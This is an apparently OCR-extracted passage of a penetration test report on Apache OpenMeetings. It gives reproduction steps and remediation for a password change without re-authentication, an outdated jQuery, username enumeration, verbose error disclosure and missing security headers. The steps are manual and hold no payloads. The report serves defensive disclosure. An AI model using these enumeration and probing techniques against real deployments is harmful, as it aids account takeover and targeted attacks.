
Affected Areas

The edit profile settings page was found to be vulnerable. This may not be the only instance of this vulnerability in the OpenMeetings application. It is suggested that upon remediation, the development team review other areas of OpenMeetings where similar techniques are used in order to find and fix related vulnerabilities.


Test Steps

Steps to Reproduce


1. Log in to the OpenMeetings dashboard located at http://localhost:5080/openmeetings/signin with a valid username and password.




2. Click the **Profile** tab in the upper right corner of the screen.




3. Select the **Edit Settings** tab.




4. Click on the **Password** box and type in a new password. Enter the same new password in the **Re-enter password** box. Click the **Save** icon in the upper left corner. Note that upon saving the changes, the user was never prompted to enter the original password for the account.



5. Click the **Logout** tab in the upper right corner of the screen. When prompted *Are you sure you want to logout?* by the application, click **Ok**.



6. Once the login page loads, enter the same username and the new password set in Step 4 and click **Sign In**. Note that the password has been successfully updated.



Remediation

Security Innovation recommends that changes to a user's password require input of the current user password upon update. Additionally, all changes to the user's settings located in the OpenMeetings application's edit profile settings page, including email address, contact information, etc, should prompt for the user's current password. These changes to the edit profile settings page would protect the attacker from locking an user out of their own account.

Problem Report 5 - Software With Known Vulnerabilities

The OpenMeetings application uses a jQuery library with known vulnerabilities. An attacker can leverage these known vulnerabilities to cause a denial of service or to execute a Cross-Site Scripting (XSS) attack.

Component	OpenMeetings web client
STRIDE	Information Disclosure, Denial of Service, Elevation of Privilege
CWE	CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
CAPEC	CAPEC-32: Embedding Scripts in HTTP Query Strings CAPEC-310: Scanning for Vulnerable Software
CVSS v2 Score	8.0 (AV:N/AC:L/Au:S/C:P/I:P/A:C)
OWASP Reference	OWASP Top 10 2013-A3: Cross-Site Scripting (XSS) OWASP Top 10 2013-A9: Using Components with Known Vulnerabilities

Overall Severity	**Medium**
Vulnerability Type	**Directly Exploitable**
Impact	**Medium**
Confidentiality	An attacker can exploit the Cross-Site Scripting (XSS) vulnerability to gain access to a user's account along with the information associated with that user's account.
Integrity	Through the Cross-Site Scripting (XSS) vulnerability, an attacker can change the user's account information and perform unauthorized actions on behalf of the user.
Availability	One of the known vulnerabilities causes a denial of service.
Exposure	The OpenMeetings application uses software with known vulnerabilities.
Affected Users	All users are affected by these vulnerabilities; however, the Cross-Site Scripting (XSS) vulnerability only affects one user at a time, while the denial of service can affect multiple users at a time.
Likelihood	**Medium**
Skill Required	This requires little to no skill to find and exploit as the vulnerabilities are publicly disclosed.
Conditions and Complexity	This vulnerable software is simple to discover and detailed explanations of the vulnerabilities in the software as well as their exploits have been publicly disclosed.
Discoverability	This is easily discovered.
Reproducibility	This is always reproducible.

Background Information

Through the use of automated tools, an attacker can determine if software or libraries with known vulnerabilities are being used in a target application. These vulnerabilities are generally publicly disclosed, along with attack vectors or exploit methods. Very little skill is needed for an attacker to use these pre-formatted exploits and tailor them to another application.

Problem Details

The web services of the OpenMeetings application were found to be vulnerable. This may not include all instances of this vulnerability in OpenMeetings. In addition to all current software versions, any dependencies should also be checked to ensure that software is kept up to date with all current security releases in the OpenMeetings application.

JQuery 2.2.4 is used in the OpenMeetings application. This version of jQuery is known to be vulnerable to Cross-Site Scripting (XSS) and a denial of service (DoS) vulnerability.

According to the vulnerability report for jQuery versions < 3.0.0:

- Affected versions of the package are vulnerable to Cross-Site Scripting (XSS) attacks when a cross-domain ajax request is performed without the dataType option causing text/javascript responses to be executed.
- Affected versions of the package are vulnerable to Denial of Service (DoS) due to removing a logic that lowercased attribute names. Any attribute getter using a mixed-cased name for boolean attributes goes into an infinite recursion, exceeding the stack call limit.

Both vulnerabilities were introduced in jQuery 2.2.4. An attacker can use these vulnerabilities to cause a denial of service (DoS) or to exploit a Cross-Site Scripting (XSS) vulnerability in the OpenMeetings application.

Test Steps

Steps to Reproduce

1. Navigate to the below URL to view the current jquery version running on the OpenMeetings server.

   http://localhost:5080/openmeetings/wicket/resource/org.apache.wicket.resource.DynamicJQueryResourceReference/jquery/jquery-2.2.4-ver-F9EE266EF993962AD59E804AD9DEBE66.js

Remediation

The current version of jQuery should be upgraded to jQuery version 3.0.0 or higher. Additionally, all dependencies and libraries in the pom.xml files should be cross-referenced with https://cve.mitre.org/ as well as https://nvd.nist.gov/home as part of ongoing development to ensure that libraries are updated as new vulnerabilities are found.

Problem Report 6 - Valid user enumeration

The OpenMeetings application has a Login page, Forgot Password page, and a Registration page that allow users to enter a username as input. Using the functionality provided, it is possible for an attacker to enumerate a list of valid usernames on each of these pages thus impacting a user's privacy. Additionally, attempts can be made to guess the passwords for the corresponding usernames.

Component	OpenMeetings web client
STRIDE	Information Disclosure
CWE	CWE-203: Information Exposure Through Discrepancy
CAPEC	CAPEC-54: Probing an Application Through Targeting its Error Reporting
CVSS v2 Score	2.6 (AV:N/AC:H/Au:N/C:P/I:N/A:N)

Overall Severity	**Minimal**
Vulnerability Type	**Directly Exploitable**
Impact	**Low**
Confidentiality	An attacker can enumerate valid users of the application.
Integrity	There is no effect on data integrity.
Availability	There is no effect on the availability of the application.
Exposure	A list of valid users makes it easier for an attacker to select targets when brute-forcing passwords.
Affected Users	All users of the application are affected.
Likelihood	**Low**
Skill Required	Minimal skill is required. An attacker only needs to guess valid usernames. For faster user enumeration, the attacker can leverage enumeration scripts or tools, and would need the skills to run them.
Conditions and Complexity	Identifying valid usernames is relatively easy, but guessing the passwords for the identified users may be difficult, depending on the passwords the users have set.
Discoverability	This vulnerability is very easy to discover.
Reproducibility	The attack is always reproducible.

Background Information

If the username entered on a Login page, Forgot Password page, or a Registration page is invalid, an error message is generated indicating the error. If the username entered is valid, a different response is displayed.

This behavior makes it possible for an attacker to enumerate users in an automated manner. Once a valid username has been found, the attacker can attempt to guess that user's password by mounting a brute force attack in order to gain access to the user's account.

Problem Details

The Login page, Forgot Password page, and the Registration page are all vulnerable to this attack. It is suggested that upon remediation, the development team review other areas of OpenMeetings where similar techniques are used in order to find and fix related vulnerabilities.

Test Steps


Test Configuration

The following is needed in order to reproduce this issue:


- Access to the Login, Forgot Password, and Registration pages are needed.

Steps to Reproduce

1. Access the Login page. Enter a valid username and a random password and submit the form. Note that an 'Invalid password' message is displayed.



2. Navigate back to the Login page. Enter an invalid username and a random password. Notice that a "Username not found" message is displayed instead.



This confirms that the user `test` exists in the system while `fakeusername` does not exis.

Repeat the steps above for the Forgot password and Registration page. Notice that the error messages that are returned to the user are different in both cases. This allows an attacker to identify valid users here as well.

Remediation

For the Forgot Password page, display a generic message stating - `If the entered username is valid, the password has been sent to the user's registered email address.` - irrespective of the validity of the user ID entered.

For the Login page, display a generic message stating - `The entered username or password is incorrect.`

For the registration page, we suggest that OpenMeetings display a generic message in the web application and provide details by sending an email. The generic message could be `We have sent an email to the provided email address, please proceed from there.` If the email address provided is not already registered, send the email the validation link.

If the email address is already registered, send the email address a message explaining that someone has attempted to register again with the email, and provide the user with a password reset link if necessary.

Additionally, implement a CAPTCHA to protect against bots and automated form fillers, that attempt to enumerate valid users. This defense must be implemented on all publicly accessible pages that can be used to enumerate valid users.

Problem Report 7 - Information Disclosure

The OpenMeetings application discloses sensitive information to users which may allow an attacker to learn more about the system or users on the system. The information can also be used by an attacker to assist in other, more complex attacks.

Component	OpenMeetings web client
STRIDE	Information Disclosure
CWE	CWE-209: Information Exposure Through an Error Message
CAPEC	CAPEC-118: Data Leakage Attacks
CVSS v2 Score	4.0 (AV:N/AC:L/Au:S/C:P/I:N/A:N)
OWASP Reference	OWASP Top 10 2013-A6: Sensitive Data Exposure

Overall Severity	**Low**
Vulnerability Type	**Defense in Depth**
Impact	**Low**
Confidentiality	The application reveals information that can be used by an attacker to assist in other attacks.
Integrity	There is no effect on data integrity.
Availability	There is no effect on the availability of the application.
Exposure	Using the information that is revealed in the various responses, an attacker can gain more knowledge about the structure of the application.
Affected Users	All the users of the application are affected.
Likelihood	**Medium**
Skill Required	It is very easy to obtain this information from the application.
Conditions and Complexity	It is easy to get the information from the application but hard to use the information in an actual attack.
Discoverability	This is easy to discover.
Reproducibility	This can always be reproduced.

Background Information

Information disclosure is a common issue that attackers will attempt to discover as a first pass across the application. As they probe the application by providing invalid inputs or by using the application in uncommon ways, attackers will take note of anything that may seem out of place or any bit of information they can use to their advantage. This includes error messages, system information, user data, version numbers, component names, URL paths, or even simple typos and misspellings.

Problem Details

Multiple issues that revealed sensitive information were identified. Some of these are listed below. This is not a comprehensive list; the developers should use this list to identify all instances of information leakage across the application:

- By visiting a non-existent page, the version of Tomcat (`8.5.9`) being used internally is revealed. An attacker can use this to research known vulnerabilities against the platform and construct targeted attacks.
- While trying to backup content, an error is thrown and an internal page path starting with `/opt/red5313/webapps` is revealed to the user. This information can be used by attackers in attacks against the file upload features of the application.
- If an Email server is not configured, a verbose stack trace is encountered in the Admin - Email management section revealing the exact classes used while developing the application. This helps an attacker target specific components of the application.

Test Steps


Test Configuration

- In order to reproduce this, access to the application is needed

Steps to Reproduce


Exploit 1

- Visit a non-existent page such as http://localhost:5080/nonexistent page. Observe that the Tomcat error message is displayed.



Exploit 2

- Navigate to the Admin - Backup option and attempt to backup content. Observe that the backup fails, while displaying a message that contains an internal path.




Exploit 3

1. Configure the SMTP server to run on localhost on port 25. Do not however actually start the SMTP service. The application will hence attempt to connect to the service and fail to connect.

2. Click Forgot Password and enter a valid login and attempt to reset a user's password.

3. Wait for around 5 minutes. Navigate to the Admin - Email Management menu as an administrator. Observe that there are messages that reveal a verbose stack trace.



Remediation

Turn off verbose error reporting. Most development frameworks ship with verbose error messages turned on by default. As mentioned above, these error messages are helpful while developing and debugging, however, they can also make it easy for an attacker to debug their exploit code or payloads. Other verbose error reporting may give the attacker information about the underlying system, which can lead them to quicker and easier methods of targeting your architecture or application stack.

Use a global exception handler. Use a global exception handler to catch unhandled exceptions. A global exception handler improves the application's robustness and minimizes the risk of information disclosure. Unhandled exceptions must be avoided as they can result in the application entering an unknown state or revealing sensitive internal application details. Using a global exception handler will prevent unhandled exceptions across the entire application.

Use a sanitized whitelist error message approach. When designing the application,

enumerate all potential errors and error messages in the requirements documentation. Strictly adhere to only these error messages. Ensure the error messages used here are helpful to the user, but do not provide unnecessary info to an attacker.

Problem Report 8 - Missing Secure Headers

The OpenMeetings site does not have the *X-XSS-Protection*, *X-Frame-Options *, *X-Content-Type-Options*, or the *Content-Security-Policy* headers set. This leaves the site's users vulnerable to possible XSS attacks, click-jacking, and MIME based attacks.

Component	OpenMeetings web client
STRIDE	Tampering, Information Disclosure, Elevation of Privilege
CWE	CWE-693: Protection Mechanism Failure
CAPEC	CAPEC-103: Clickjacking CAPEC-209: Cross-Site Scripting Using MIME Type Mismatch CAPEC-243: Cross-Site Scripting in Attributes
CVSS v2 Score	6.8 (AV:N/AC:M/Au:N/C:P/I:P/A:P)
OWASP Reference	OWASP Top 10 2013-A1: Injection OWASP Top 10 2013-A5: Security Misconfiguration

Overall Severity	**Minimal**
Vulnerability Type	**Defense in Depth**
Impact	**Low**
Confidentiality	The user's sensitive information and data can be stolen.
